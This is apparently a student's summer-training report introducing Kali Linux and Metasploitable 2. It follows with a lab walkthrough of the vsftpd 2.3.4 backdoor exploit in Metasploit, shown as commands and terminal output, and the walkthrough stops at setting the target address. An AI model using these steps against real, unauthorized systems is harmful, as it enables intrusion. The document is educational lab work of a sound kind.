A REPORT OF ONE-MONTH SUMMER TRAINING

(CYBER SECURITY)

At

[CHANDIGARH ENGINEERING COLLEGE, CGC, LANDRAN, MOHALI]

BACHELOR OF TECHNOLOGY

(Computer Science Engineering)

JUNE – JULY, 2025

Submitted by:

Name: Ashutosh Verma

University Roll No: 2336786

Semester: 5th

Branch: Btech CSE

INDEX

INTRODUCTION OF KALI LINUX

1.1 What is Kali Linux?

Kali Linux is specifically designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd., a leading cyber security training company. Unlike general-purpose operating systems, Kali Linux comes pre-installed with hundreds of tools tailored for information security tasks, making it a go-to platform for security researchers, ethical hackers, and network administrators.

1.2 Key Features and Advantages

Kali Linux offers several compelling features that make it an indispensable tool in cyber security:

- **Extensive Toolset:** Kali Linux boasts a vast repository of pre-installed tools categorized for various security functions, including:
    - **Information Gathering:** Tools like Nmap, Maltego for collecting data about targets.
    - **Vulnerability Analysis:** Scanners such as OpenVAS and Nessus to identify weaknesses.
    - **Web Application Analysis:** Tools like Burp Suite and OWASP ZAP for testing web security.
    - **Password Attacks:** Utilities like John the Ripper and Hashcat for cracking passwords.
    - **Wireless Attacks:** Tools for auditing wireless network security.
    - **Exploitation Tools:** Frameworks like Metasploit for developing and executing exploits.
    - **Forensics Tools:** Utilities for digital evidence collection and analysis.

1.3 Common Use Cases


Kali Linux is utilized across a range of cyber security activities:

- **Penetration Testing:** Simulating cyber-attacks to identify vulnerabilities in systems, networks, and applications before malicious actors can exploit them.
- **Vulnerability Assessment:** Systematically identifying and quantifying security weaknesses.
- **Digital Forensics:** Investigating cybercrimes and recovering digital evidence.
- **Security Auditing:** Evaluating the effectiveness of security controls and policies.
- **Ethical Hacking:** Using hacking techniques with authorization to improve security.
- **Security Research and Development:** Developing new security tools and techniques.

1.4 Legal and Ethical Considerations

It is crucial to emphasize the ethical and legal responsibilities associated with using Kali Linux. While the tools within Kali Linux are powerful, their misuse can have severe consequences. Users are expected to:

- **Obtain Explicit Authorization:** Always have written permission before conducting any security assessment or penetration test on systems or networks that do not belong to them.
- **Adhere to Laws and Regulations:** Be aware of and comply with all local, national, and international laws related to computer hacking and data privacy.
- **Practice Responsible Disclosure:** If vulnerabilities are discovered, follow responsible disclosure guidelines to notify affected parties rather than exploiting them.
- **Understand the Risks:** Be aware that improper use of Kali Linux can lead to legal penalties, damage to systems, and reputational harm.



INTRODUCTION OF METASPLOITABLE 2

2.1 What is Metasploitable 2?

Metasploitable 2 is a deliberately insecure Ubuntu Linux-based virtual machine (VM) that comes pre-configured with a multitude of security weaknesses. Its primary purpose is to provide a legal and safe environment for individuals to:

- **Learn and practice ethical hacking:** Experiment with various penetration testing methodologies.
- **Test security tools:** Evaluate the effectiveness of tools like the Metasploit Framework, Nmap, and others.
- **Understand common vulnerabilities:** Gain hands-on experience with real-world security flaws and how they are exploited.
- **Develop exploit skills:** Practice crafting and deploying exploits against known vulnerabilities.

It is explicitly designed to be attacked, making it an ideal target for educational and research purposes in a controlled lab environment.

2.2 Setting Up and Using Metasploitable 2

To use Metasploitable 2 effectively, a typical lab setup involves:

1. **Downloading Metasploitable 2:** The VM image is available from official sources like Rapid7 or SourceForge.
2. **Importing into a Hypervisor:** Import the downloaded VM image into your chosen virtualization software (e.g., VirtualBox, VMware).
3. **Network Configuration:** It is crucial to configure Metasploitable 2's network adapter in a "Host-Only" or "NAT" mode within your hypervisor. **Never expose Metasploitable 2 to an untrusted or public network** due to its inherent vulnerabilities. This isolates the vulnerable machine from your main network and the internet, preventing unintended compromise.
4. **Pairing with an Attacker Machine:** Typically, Kali Linux is used as the attacking machine in the same isolated network as Metasploitable 2. This allows for safe and controlled practice of penetration testing.
5. **Initial Access:** The default login credentials for Metasploitable 2 are typically `msfadmin` for both username and password.

2.3 Overall Sum-Up:

Metasploitable 2 is an essential component of any comprehensive cybersecurity training curriculum. By providing a safe, intentionally vulnerable target, it enables students and professionals to develop practical skills in vulnerability assessment, exploitation, and ethical hacking, fostering a deeper understanding of offensive security principles in a responsible manner.

TOOLS IN USE FOR METASPLOITABLE 2

Metasploitable 2 is designed to be a target for various penetration testing techniques, and as such, you'll use a wide array of tools to identify and exploit its vulnerabilities.

1. Information Gathering and Network Scanning Tools:

Netdiscover: Used to discover active hosts on a network, especially useful in a virtualized lab environment to quickly find Metasploitable 2's IP address.

Nmap (Network Mapper): This is the quintessential tool for network discovery and security auditing. You'll use Nmap to:

- **Discover live hosts** on the network.
- **Identify open ports** on Metasploitable 2.
- **Detect services running** on those ports and their versions (e.g., `nmap -sS -sV <Metasploitable2-IP>`). This is crucial for knowing which exploits to look for.

Wireshark: A powerful network protocol analyzer. While not for exploitation directly, it's invaluable for:

- **Packet sniffing:** Capturing and analyzing network traffic to understand how services communicate, identify sensitive information (like credentials in cleartext), and debug network issues.


Metasploit Framework (MSF): This is the most central and powerful tool for exploiting Metasploitable 2. It's a comprehensive penetration testing platform that includes:

- **`msfconsole`:** The main command-line interface for interacting with the framework.
- **Exploit Modules:** Pre-written code designed to take advantage of specific vulnerabilities in software, systems, or network services. (e.g., `vsftpd_234_backdoor`, `samba_usermap_script`, `tomcat_mgr_upload`, etc.).
- **Payload Modules:** Code that runs on the target system after a successful exploit. Examples include:
  - **Shells:** Simple command-line access (e.g., `cmd/unix/reverse_tcp`).
  - **Meterpreter:** An advanced, highly versatile payload that provides a powerful interactive shell, allowing for a wide range of post-exploitation activities like file system interaction, process migration, screenshot capture, and privilege escalation.
- **Auxiliary Modules:** Used for tasks like scanning, reconnaissance, and denial-of-service attacks, rather than direct exploitation (e.g., scanners for VNC, MySQL, FTP login attempts).

FTP ATTACK


Before Attacking, you must have installed Metasploitable 2 Virtual machine on the pc and opened it on the VM ware Software.

1. Open Terminal in Kali Linux in your VM ware.
2. Write command - sudo netdiscover to get the IP Addresses.




```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
[sudo] password for kali: 
```

3. Get the Metasploitable's IP from IP's listed. [192.168.149.129] here




```
Currently scanning: 172.16.5.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.149.2   00:50:56:e7:ab:76      2     120  VMware, Inc.
192.168.149.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.149.129 00:0c:29:58:e8:0f      1      60  VMware, Inc.
192.168.149.254 00:50:56:eb:4a:2c      1      60  VMware, Inc.
```

4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:58:e8:0f
          inet addr:192.168.149.129  Bcast:192.168.149.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe58:e80f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4096575 (3.9 MB)  TX bytes:98647 (96.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:101889 (99.5 KB)  TX bytes:101889 (99.5 KB)

msfadmin@metasploitable:~$
```

5. Write command – sudo nmap –sS –sV –p 1-1000 192.168.149.129 and check for the service ftp [version – vsftpd 2.3.4]




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p 1-1000 192.168.149.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 19:07 IST
Nmap scan report for 192.168.149.129
Host is up (0.0020s latency).
Not shown: 988 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  shell?
MAC Address: 00:0C:29:58:E8:0F (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
```

6. In new tab of terminal write command – sudo msfconsole which will be as ;




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ftp
```

7. Now after msf6 > command – search ftp




```
msf6 > search ftp

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/windows/ftp/32bitftp_list_reply               2010-10-12       good       No     32bit FTP Client Stack Buffer Overflo
w
   1    exploit/windows/tftp/threectftpsvc_long_mode          2006-11-27       great      No     3CTftpSvc TFTP Long Mode Buffer Overf
low
   2    exploit/windows/ftp/3cdaemon_ftp_user                 2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP Username Overfl
ow
   3      \_ target: Automatic                                .                .          .      .
   4      \_ target: Windows 2000 English                     .                .          .      .
   5      \_ target: Windows XP English SP0/SP1               .                .          .      .
   6      \_ target: Windows NT 4.0 SP4/SP5/SP6               .                .          .      .
   7      \_ target: Windows 2000 Pro SP4 French              .                .          .      .
   8      \_ target: Windows XP English SP3                   .                .          .      .
   9    exploit/windows/ftp/aasync_list_reply                 2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer
Overflow (LIST)
   10   exploit/windows/misc/ais_esel_server_rce              2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL
Injection RCE
   11   exploit/windows/ftp/ability_server_stor               2004-10-22       normal     Yes    Ability Server 2.34 STOR Command Stac
k Buffer Overflow
   12     \_ target: Automatic                                .                .          .      .
   13     \_ target: Windows XP SP2 ENG                       .                .          .      .
   14     \_ target: Windows XP SP3 ENG                       .                .          .      .
   15   exploit/windows/ftp/absolute_ftp_list_bof             2011-11-09       normal     No     AbsoluteFTP 1.9.6 - 2.2.10 LIST Comma
nd Remote Buffer Overflow
   16   exploit/windows/tftp/attftp_long_filename             2006-11-27       average    No     Allied Telesyn TFTP Server 1.9 Long F
ilename Overflow
   17     \_ target: Automatic                                .                .          .      .
   18     \_ target: Windows NT SP4 English                   .                .          .      .
   19     \_ target: Windows 2000 SP0 English                 .                .          .      .
   20     \_ target: Windows 2000 SP1 English                 .                .          .      .
   21     \_ target: Windows 2000 SP2 English                 .                .          .      .
```

8. After getting list of options in ftp, command- search vsftpd which will present two options one auxiliary and other exploit.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

9. Type command – use 1 for using the exploit module.




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

10. Type command – show options to check which options are needed to be modified for the attack to be performed




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

11. Now set the RHOSTS value to Metasploitable’s IP Address. [192.168.149.129]



